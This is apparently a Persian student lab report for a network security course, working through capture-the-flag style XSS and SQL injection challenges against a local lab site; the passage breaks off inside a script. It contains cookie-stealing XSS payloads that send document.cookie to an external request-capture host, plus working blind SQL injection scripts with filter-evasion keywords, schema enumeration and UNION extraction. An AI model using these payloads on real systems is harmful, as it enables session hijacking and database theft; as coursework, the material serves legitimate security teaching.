بسمه‌تعالی


امنیت داده و شبکه(دکتر خرازی)

گزارش‌کار تمرین سری دوم

امیرسبزی 95101666

سوال اول-Cross-site scripting(XSS)


در ابتدا همانطور که خواسته شده فیلدهای مختلف برای تزریق اسکریپت را معرفی کرده و هر یک را بصورت جداگانه بررسی میکنیم توجه داریم که با توجه به راهنمایی‌های داده شده هیچگونه دسترسی به کاربر یا کاربرانی که از سایت بازدید میکنند و یا در آن عضو هستند نداریم پس تنها راه تزریق اسکریپت و سواستفاده این است که بتوانیم آن اسکریپت را به نحوی در سایت ذخیره کنیم بگونه ای که در زمان بازدید سایر کاربران اجرا شود و احتمالا اطلاعاتی از آنها را بگونه‌ای افشا کند.برای این امر فیلد های زیر میتوانند در نظر گرفته شوند.



شکل 1: صفحه ورود و عضویت در سایت


یک کاندیدای تزریق اسکریپت میتواند این صفحه باشد مساله ای که باید در نظر داشته باشیم این است که زمانی که یک سایت توسط یک شخص ثالثی مورد بازدید قرار میگیرد، چه بخش از آنچه ما بعنوان اسکریپت وارد کردیم در frame مربوط به او قرار میگیرد که با load یا اجرای آن بتوانیم از اطلاعات او سواستفاده کنیم!این ایده بطور ساده‌تر و کلی‌تر در درس تحت عنوان مثالی در ارتباط با ورود اسکریپت بعنوان یک comment در یک forum و اجرای ناخواسته آن توسط بازدید کنندگان مطرح شد.

با بررسی سایت مشخص میشود که پسورد و نام‌کاربری یک کاربر در هیچ بخشی از سایت برای سایر کاربران نمایش داده نمیشود.پس صفحه ورود و عضویت کاندیدای مناسبی برای حمله نیست. با کمی دقت متوجه میشویم تنها در این بخش از سایت میتوان اطلاعاتی که توسط یک کاربر دیگر وارد شده برای عموم کاربران قابل مشاهده خواهد بود:



شکل 2: بخشی که در آن میتوان اطلاعات تیم‌هارا مشاهده کرد

پس اگر بتوان تیمی ساخت که نام یا position حاوی اسکریپتی باشد که بتوان آنرا در زمان اجرا یا هر فعالیت دیگر اجرا کرد میتوانیم به خواسته خود برسیم.برای این امر پس از اینکه در سایت ثبت‌نام کردیم از طریق بخشی تحت عنوان CREATE NEW TEAM میتوانیم نام تیم را به سایت اضافه کنیم.



شکل 3: بخشی که از آن برای ورود اسکریت خود استفاده میکنیم


همانطور که دیدیم تنها نام تیم در بخش نمایش تیم ها نمایش داده میشود و قسمت university و website ذخیره و یا نمایش داده نمیشود.اما چالش این بخش است که با توجه به بخش زیر که در Source Code قابل مشاهده است نمیتوان نام(اسپکریپتی) باطولی بیش از 30 در سایت قرار داد.

```
<input id="id_name" type="text" name="name" maxlength="30">
```

برای رفع این مساله با توجه به این که محدودیت تنها در سمت client اعمال میشود و در سرور برای آن حدودی پیشبینی نشده[1] پس میتوان با کدی مانند زیر در Console مرورگر، این محدودیت را دور زد.

```
document.getElementsByName("name")[0].setAttribute("maxlength", "1000");
```

بعد از این مساله امکان وارد کردن script دلخواه فراهم میشود.ابتدا از با استفاده از یک نمونه کد مانند زیر بررسی میکنیم که آیا ممکن است بتوان یک alert ساده را اجرا کرد یا خیر که نتیجه را در زیر میتوانید مشاهده کنید:



شکل 4: اجرای دستور alert با XSS

توجه کنید که این دستور با load صفحه اجرا نمیشود،چراکه مکانیزم‌هایی برای دفع این نوع همه از جمله sanitization ورودی استفاده شده که سبب میشود ورودی ما به آن شکلی که وارد شده درون html صفحه قرار نگیرد در زیر میتوانید مشاهده کنید که عبارت وارد شده به چه شکلی درون source code قرار میگیرد:

```
<tr><td>5</td><td>&lt;script&gt;alert('XSS')&lt;/script&gt;</td><td>
```

مشخص است که عبارت‌های <> بصورت &lt و &gt بازنشینی شده و ورودی بصورت یک کد قابل اجرا ذخیره نمیشود.اما زمانی که اولین حرف ورودی را درون فیلد جستجو را سرچ میکنیم مکانیزم پیشبینی باعث میشود باقی کد نیز اجرا شود و آنطور که در شکل 4 نشان داده شده است دستور ورودی اجرا میشود.

حال با توجه به اطلاعات بدست آمده مکانیزمی برای حمله در دستور کار ما قرار دارد که بصورت زیر خواهد بود:

[1] با توجه به راهنمایی TA درس

1. با توجه به اینکه فیلد تزریق Script را یافتیم لازم است دستوری درین فیلد قرار دهیم که به محض ورود یک کاربر cookie آنرا به مقصدی که پیشبینی کردیم ارسال کند.
2. با داشتن cookie میتوان session ID کاربر را یافت و از برای جعل هویت او از آن استفاده کرد.
3. برای اجرای سناریوی مطرح شده نیاز داریم که یک سایت ایجاد کنیم که cookie کاربر دیگر را به آن ارسال کنیم.

ابتدای امر از دستوری به فرم زیر برای این هدف استفاده کردم.

```
<script>window.location='10.0.2.2'+document.cookie</script>
```

این آدرس، آدرسی محلی سایتی است که از طریق آن cookie را دریافت میکنیم و نمایش میدهیم،روشن است که عدم قطعیتی که درباره این موضوع وجود دارد این است که VM حامل سایت ادرس host را با این آیپی مشاهده نکند.

سپس مجموعه ای از روش‌های ذیل را امتحان کردم:

5	<script>alert('XSS')</script>	00.00
6	<script>alert('XSS2')</script>	00.00
7	<BODY ONLOAD=alert('XSS')>	00.00
8	<BODY ONLOAD=alert('XSS4')>	00.00
9	<body onload="alert('XSS2')">	00.00
10	<img src="	00.00
11	t<script>alert('2')</script>	00.00
12	document.getElementsByName("name")[0].setAttribute("maxlength", "440");	00.00
13	<IMG SRC="javascript:alert('XSS');">	00.00
14	q<IMG SRC="javascript:alert('XSS');">	00.00
15	s<IMG SRC=javascript:alert('XSS')>	00.00
16	<IMG """><SCRIPT>alert("XSS")</SCRIPT>">	00.00
17	z<IMG """><SCRIPT>alert("XSS")</SCRIPT>">	00.00
18	team1<IMG """><SCRIPT>window.location='http://ptsv2.com/t/zfrbb-1573749449/post?cookie='+document.cookie</SCRIPT>">	00.00
19	team2<IMG """><SCRIPT>window.location='http://ptsv2.com/t/zfrbb-1573749449/post?cookie='+document.cookie</SCRIPT>">	00.00
20	team3<IMG """><SCRIPT>window.location='http://ptsv2.com/t/zfrbb-1573749449/post?cookie='+document.cookie</SCRIPT>">	00.00
21	team4<IMG """><SCRIPT>window.location='http://ptsv2.com/t/zfrbb-1573749449/post?cookie='+document.cookie</SCRIPT>">	00.00
22	<script>alert(document.cookie)</script>	00.00
23	<IMG """><SCRIPT>alert(document.cookie)</SCRIPT>">	00.00
24	<script>new Image().src="http://10.0.2.2:5000/?cookie="+document.cookie;</script>	00.00

پس از آزمون و خطای چندین روش از طریق cheat sheet موجود در اینترنت متوجه میشویم که قرار دادن اسکریپت با استفاده از <script> سبب ارسال آن و دریافت در سرور نمیشود پس از دستور زیر برای ارسال کوکی بازدیدکننده از سایت به سایت زیر استفاده میکنیم.

```
<script>new Image().src="http://ptsv.com/t/zrbff-1573749449/post?cookie="+document.
cookie;</script>
```

با قرار دادن آدرس این سایت[2] و استفاده از فرمت زیر کوکی بازدید کننده سایت که محتوی فلگ است برای ما ارسال خواهد شد.این فلگ بصورت زیر است:

FLAG{ill_see_marvel_movies_ill_join_a_gym_ill_heart_things_on_instagram_ill_drink_vanilla_lette}

پس فلگ را پیدا کرده و خرسندیم=)

[2] www.ptsv.com

سوال دوم -SQL Injection

برای حل این مساله ابتدا نیاز داریم تا بعنوان یک کاربر وارد سایت شویم برای پیدا کردن username میتوانیم از بخش forgot password استفاده کنیم این قسمت بگونه ای طراحی شده که اگر به آن ورودی معتبری بدهیم پاسخ okay را بازمیگرداند.

یک حدس ساده برای نام کاربری موجود admin است که با ورود آن درین صفحه متوجه میشویم که این نام کاربری از قبل وجود دارد.پسد در ادامه لازم است پسورد مربوط به آنرا بیابیم برای این امر ابتدا باید سعی کنیم نوع ورودی که از کاربر گرفته میشود را حدس بزنیم.یک فرمت مرسوم برای این قسمت بصورت زیر است:

```
$username=$_POST['username'];
$password=md5($_POST['pass']);
$sql="SELECT * FROM $tbl_name WHERE username='$username' AND password='$password'";
$result=mysql_query($sql);
```

در ابتدا و پیش از راهنمایی TA تلاش کردم با تغییر فرمت ورودی و با استفاده از دستوراتی نظیر like و AND و OR ازین قسمت اقدام به جستوجوی پسورد کنم.اما همانطور که اعلام شد فیلد آسیب پذیر login نبوده پس تنها فیلد باقی‌مانده مربوط به همان forgot خواهد بود.فرمت حدس زده شده برای این قسمت بصورت زیر است:

```
$username=$_POST['username'];
$bool = EXISTS(SELECT * FROM $tbl_name WHERE username='$username');
$result=mysql_query($sql);
```

برای دور زدن این قسمت ابتدا نیاز است که از بالا را برش دهیم چراکه دستور پس از رسیدن به ; اتمام میرسد. پس بصورت زیر ورودی را برای تست میدهیم:

```
$bool = EXISTS(SELECT * FROM $tbl_name WHERE username=' ' OR  '1'='1' ; -- ');
```

قسمت سبز رنگ نشان دهنده ورودی تست شده توسط من است.که در صورتی که فرمت دریافت ورودی را بدرستی حدس زده باشم باید مقدار okay را بازگرداند.که پس از تست متوجه میشویم حدس درست است.

در ادامه نیاز است ازین قسمت برای یافتن گذرواژه نفوذ کنیم.یک فرض اولیه را در نظر میگیریم و آن اینکه جدولی که در آن نام‌کاربری ذخیره میشود با جدولی که در آن گذرواژه نگهداری میشود یکسان است که فرض معقولی است.

در ادامه از یک نوع دستور LIKE در sql استفاده میکنیم این دستور که مقدار بازگردانده شده توسط آن نیز bool است بررسی میکند که آیا داده ای شبیه به ورودی داده شده در دیتابیس موجود است یا خیر با این دستور میتوان به شیوه‌های مختلفی دیتابیس را بررسی کرد چند نمونه از آن در ادامه توضیح داده شده است:

- Password LIKE ‘X%’ : اگر در ابتدای پسورد X باشد، مقدار true را بازمیگرداند.
- Password LIKE ‘%X%’ : اگر پسورد شامل حرف X باشد،مقدار true را بازمیگرداند.

- Password LIKE ‘__X%’ : اگر حرف سوم پسورد برابر با X باشد مقدار true را بازمیگرداند.

بدین ترتیب نیاز است تمام حروف ممکن و مجازی که در سایت به آنها اشاره شده را درین بخش تست کنیم برای این امر همانطور که در راهنمایی گفته شده باید یک اسکریپت بنویسیم.این اسکریپت باید جایگشت های مختلف از رمز را ایجاد و با ارسال یک درخواست(html request) و بررسی جواب آن روند را تا دریافت رمز بصورت کامل ادامه دهد.

برای بررسی بهتر کد[3] را در ادامه درج میکنم:

```
import requests
import string

password = ""
password_chars = string.ascii_letters + string.digits + '~`!@#$^&*()_+=-
:;?/.,<>|\}{[]"'
num_of_placeHolders = 0
while(True):
    #print(password)
    counter = 0
    for char in password_chars:
        input_string = "admin' and password LIKE '" + num_of_placeHolders *
"_" + char + "%'; -- "
        data = {'username': input_string}

        response = requests.post('http://127.0.0.1:8008/forgot', data=data)
        if(response.text == "Okay"):
            password = password + char
        else:
            counter = counter + 1
    if(counter == len(password_chars)):
        break
    else:
        num_of_placeHolders = num_of_placeHolders + 1
print(password)
```

خروجی کد بالا بصورت زیر خواهد بود:

```
nN_eE_vV_eE_rR_sS_tT_oO_rR_eE_pP_lL_aA_iI_nN_tT_eE_xX_tT_pP_aA_$_$_wW_0_rR_dD_
```


[3] Pass.py

همانطور که میبینید هردو حالت uppercase and lowercase را بعنوان خروجی داده با توجه به اینکه توقع یک حالت قابل انتظار camelCase است.با چندین آزمون و خطا متوجه میشویم رمز بصورت زیر است:

پس از ورود به سایت و کلیک بر روی یکی از لینک‌های تاریخ‌های داده شده میبینیم که URL آن بصورت زیر

```
NeverStorePlaintextPa$$w0rd
```

نمایش داده میشود که یعنی میتوان با استفاده از این بخش به دیتابیس دسترسی داشت.



در ادامه نیاز است تا ابتدا نام جداول را پیدا کنیم اما همانطور که در راهنمایی اشاره شد دستورات SQL توسط مکانیزم‌های sanitization حذف میشوند.یک راه مقابله با این مساله این است که بصورت زیر دستورات را به نحوی تغییر دهیم که با حذف عبارت میانی عبارت باقی مانده از رشته بصورت آنچه که میخواهیم در بیاید.پس عبارات معادل زیر را تعریف میکنیم.


command	alternative
select	selselectect
union	uniunionon
from	frfromom
and	aandnd
or	oorr
where	whwhereere
like	lilikeke
table	tatableble

البته در ابتدا این جدول اعضای دیگری نیز مانند column داشت که با آزمون و خطا متوجه شدیم آنهارا تغییر نمیدهد.


برای پیدا کردن نام جدول باید به همان صورت که اقدام به یافتن پسورد عمل کردیم عمل کنیم برای این منظور یک اسکریپت باید بنویسیم که هر بار یک request به منظور get کردن داده های جدول ارسال کند و از روی نتیجه نام جدول را پیدا کنیم.با توجه به اینکه صفحه فرمت خاص خود را دارد نمیتوانیم توقع داشته باشیم نام جدول را بصورت آشکار برای ما ارسال کند(تلاش کردم این روش را پیاده سازی کنم اما در بخش union نتیجه بازگردانده شده را با نتیجه دستور اولیه جمع نمیکند و فقط یکی را نمایش میدهد.)

در ادامه نیاز است تا با استفاده از information_schema بررسی کنیم که نام جدول چیست.دقت کنید که اگر درخواست بصورت درست ارسال شود نتیجه بصورت زیر متفاوت خواهد بود مثلا دو حالت زیر را در نظر بگیرید که در یکی مقدار ID معتبر داده شده و در دیگری ID نامتبری قرار داده شده است خواهیم داشت.

(a



(b



شکل 5: تفاوت دو گزاره ID معتبر و نامعتبر.

(a ID = 1
(b ID = 54

با توجه به اینکه از کد پایتون برای ارسال دخواست استفاده میکنیم بدیهی ترین تفاوت درین دو حالت محتوای دو صفحه همانطور که عیان! است در یکی تصویر داریم دیگری نه.پس با استفاده ازین کلید واژه"img src" بین دو صفحه بالا تمایز قائل میشویم.در ادامه نیاز است تا برای انجام authentication همراه با درخواست cookie خود را نیز ارسال کنیم برای یافتن نام همه ی جدول ها از هر اول شروع میکنیم آنگاه برنامه را برای هر حرف به یک شاخه تبدیل میکنیم و تا استخراج کامل نام هر جدول جلو میرویم.

البته در ابتدا متوجه میشویم چنانچه دستور ورودی شامل عبارات " یا ‘ یا ; باشد عبارت error نمایش داده خواهد شد.برای رفع این مشکل از دستور char استفاده میکنیم و عبارت ”X%“ را با عبارت

concat(char('88'),char(37)) جایگزین میکنیم بدین ترتیب نیازی به استفاده از مواردی که error ایجاد میکنند نخواهیم داشت.

برای یافتن نام جدول از جدول information_schema استفاده میکنیم بدین صورت که اگر از ستون table_name ردیفی نام آن با عبارت نوشته شده در مقابل LIKE اشتراک داشته باشد خروجی EXISTS برابر با true شده و AND آن با عبارت درست قبلی خروجی درستی خواهد ساخت که با استفاده از روش توضیح داده شده در شکل.5 قابل بررسی خواهد ساختار کامل دستور ذکر شده بصورت زیر خواهد بود:

```
and exists(select table_name from information_schema.tables where table_name like
"$placeHolder$%" and table_rows > 0)
```

این دستور به خودی خود باوجود فیلترها قابل اجرا نخواهد بود پس برای اجرای صحیح آن نیاز داریم از دیکشنری که در جدول بالا معرفی کردیم استفاده کنیم خروجی این تغییرات بصورت زیر خواهد بود:

```
aandnd exists(selselectect tatableble_name frfromom infoorrmation_schema.tatableble
s whwhereere tatableble_name lilikeke concat(char(98),char(37)) aandnd tatableble_r
ows > 0)
```

کد پایتونی[۴] که برای یافتن نام جداول بکار رفته بصورت زیر خواهد بود:

[4] Table_finder.py

```
import requests
starter_list = []
result = []
for i in range(97, 122):
    response = requests.get('http://127.0.0.1:8008/post?id=2 aandnd
exists(selselectect tatableble_name frfromom infoorrmation_schema.tatablebles
whwhereere tatableble_name lilikeke concat(char(' + str(i) + '),char(37)) aandnd
tatableble_rows > 0)',headers={'Cookie':
'token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJsb2dpbiI6dHJ1ZSwidXNlciI6ImFkbWlu
IiwiaGludCI6Im5vdGhpbmcgaGVyZSJ9.0PfeyUVvAFvevm4GDMMLidco89OHmwGIwkDl8vmM01M'})
    if "img src" in response.text:
        starter_list.append(i)
        result.append(chr(i))

num_of_tables = len(starter_list)
request_components = []
for element in starter_list :
    temp_req_comp = 'char(' + str(element) + '),'
    request_components.append(temp_req_comp)
k = 0
for element in request_components:
    while True:
        flag = False
        for i in range(97, 122):
            response = requests.get('http://127.0.0.1:8008/post?id=2 aandnd
exists(selselectect tatableble_name frfromom infoorrmation_schema.tatablebles
whwhereere tatableble_name lilikeke concat('+ element +'char(' + str(i) +
'),char(37)) aandnd tatableble_rows > 0)', headers={'Cookie':
'token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJsb2dpbiI6dHJ1ZSwidXNlciI6ImFkbWlu
IiwiaGludCI6Im5vdGhpbmcgaGVyZSJ9.0PfeyUVvAFvevm4GDMMLidco89OHmwGIwkDl8vmM01M'})
            if "img src" in response.text:
                result[k] = result[k] + chr(i)
                element = element + 'char(' + str(i) + '),'
                flag = True
        if(not flag):
            k = k +1
            break
print(result)
```

خروجی این کد بصورت زیر است :

```
['blog', 'enc']
```

پس نام دو جدول بصورت بالا قابل استخراج است در ادامه باید برای جدول enc با روندی مشابه آنچه ذکر شده است اقدام به استخراج نام ستون ها کرده تا بتوانیم اطلاعات درون آنهارا به درستی بازیابی کنیم.

طبیعی است با روندی مانند آنچه در بالا ذکر شد میتوان اقدام به استخراج نام ستون های جدول کرد تنها کافی است دستور SQL را برای یافتن نام ستون ها تغییر دهیم.همانطور که میدانیم جدول information_schema محتوی نام ستون ها نیز هست پس میتوان بصورتی که در بالا توضیح داده شد با استفاده از دستور LIKE و براساس خروجی شکل 5 نام هر ستون از جدول enc را استخراج کرد.دستور SQL این بخش بصورت زیر خواهد بود:

```
and exists(select column_name from information_schema.columns where table_name = "enc" and c
olumn_name like "$place_Holder$%" )
```

که پس از جایگزینی با مقادیر ذکر شده در جدول بصورت زیر خواهد بود:

```
aandnd exists(selselectect column_name frfromom infoorrmation_schema.columns whwhereere t
atableble_name = concat(char(101),char(110),char(99)) aandnd column_name lilikeke concat(char(
37))
```

کد پایتون[5] این بخش بصورت زیرخواهد بود:

```
import requests
starter_list = []
result = []
for i in range(97, 122):
    response = requests.get('http://127.0.0.1:8008/post?id=2 aandnd
exists(selselectect column_name frfromom infoorrmation_schema.columns whwhereere
tatableble_name = concat(char(101),char(110),char(99)) aandnd column_name
lilikeke concat(char(' + str(i) + '),char(37)) )', headers={'Cookie':
'token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJsb2dpbiI6dHJ1ZSwidXNlciI6ImFkbWlu
IiwiaGludCI6Im5vdGhpbmcgaGVyZSJ9.0PfeyUVvAFvevm4GDMMLidco89OHmwGIwkDl8vmM01M'})
    if "img src" in response.text:
        starter_list.append(i)
        result.append(chr(i))

num_of_tables = len(starter_list)
request_components = []
for element in starter_list :
    temp_req_comp = 'char(' + str(element) + '),'
    request_components.append(temp_req_comp)
k = 0
for element in request_components:
    while True:
        flag = False
        for i in range(97, 122):
            response = requests.get('http://127.0.0.1:8008/post?id=2 aandnd
exists(selselectect column_name frfromom infoorrmation_schema.columns whwhereere
tatableble_name = concat(char(101),char(110),char(99)) aandnd column_name
lilikeke concat('+ element +'char(' + str(i) + '),char(37)) )',
headers={'Cookie':
'token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJsb2dpbiI6dHJ1ZSwidXNlciI6ImFkbWlu
IiwiaGludCI6Im5vdGhpbmcgaGVyZSJ9.0PfeyUVvAFvevm4GDMMLidco89OHmwGIwkDl8vmM01M'})
            if "img src" in response.text:
                result[k] = result[k] + chr(i)
                element = element + 'char(' + str(i) + '),'
                flag = True
        if(not flag):
            k = k +1
            break
print(result)
```

خروجی این کد بصورت زیر خواهد بود:

[5] Column_finder.py

```
['ciphertext', 'id', 'plaintext']
```

پس به زیبایی! متوجه شدیم نام ستون های جدول Ciphertext، ID و plaintext است.نکته ی جالب اینکه هر پست در وبلاگ نیز شامل سه بخش ID ، body و header است.پس با دستور union میتوانیم محتوای جدول را به جای محتوای نمایش دهیم.

از دستور زیر برای نمایش مقادیر جدول استفاده میکنیم البته باید توجه داشته باشیم مقدار id را برای دستور اول مقدار نامعتبری وارد کنیم تا تنها محتوای بخش دوم نمایش داده شود.

دستور ورودی بصورت زیر خواهد بود(توجه داشته باشید مقدار ID چیزی بین 1 تا 54 خواهد بود):

```
union select * from enc where id=i
```

که پس از ترجمه بصورت زیر خواهد شد:

```
uniunionon selselectect * frfromom enc whwhereere id=i
```

یک نمونه از خروجی بر اساس این دستور در تصویر زیر داده شده است:

CEFLAG{{kryptonite_good_maybe$_make_so_say_take_deadlock_think}}

4c48604032101d8d1426f8099fe8c6b94b55139234a98208d5ee5b0613ba4a4f140ceb2ee0978d03af4fd43f183b6209e79cdb7b4a8ea4659825de980b258fd4

از آنجایی که تعداد رمزها زیاد است کد پایتونی برای استخراج و ذخیره کلید از روی آنها مینویسیم در واقع این نوع رمزنگاری بدین صورت است که هر 16 کاراکتر بصورت 32 کاراکتر ذخیره میشود پس با استخراج این رمز و داده‌های جفت شده تطبیق آنها با رشته ای که در وبلاگ آورده شده پرچم را خواهیم یافت در ادامه کدی[6] که برای اجرای این فرایند توسعه داده شده را درج میکنیم :

[6] Cipher_finder.py

```
import requests
from bs4 import BeautifulSoup
chiper_to_unlock =
"8acc636db062f79f78c2dfa24674bcbc0a7a36b281669ce54bf07418c387337096758c49706cd4b
de980a247f4c9335bfd1a60679edf40b326ca1a990a96aebed03c358690357d82f1708c399dff8b2
7d6aa4acad5acf0d68381c98cccd5ae92"
pair_list = []
chiper_dictionary = []
for i in range(54):
    response = requests.get('http://127.0.0.1:8008/post?id=5 uniunionon
selselectect * frfromom enc whwhereere id=' + str(i+1), headers={'Cookie':
'token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJsb2dpbiI6dHJ1ZSwidXNlciI6ImFkbWlu
IiwiaGludCI6Im5vdGhpbmcgaGVyZSJ9.0PfeyUVvAFvevm4GDMMLidco89OHmwGIwkDl8vmM01M'})
    soup = BeautifulSoup(response.content, 'html.parser')
    for script in soup(["script", "style"]):
        script.extract()    # rip it out
    text = soup.get_text()
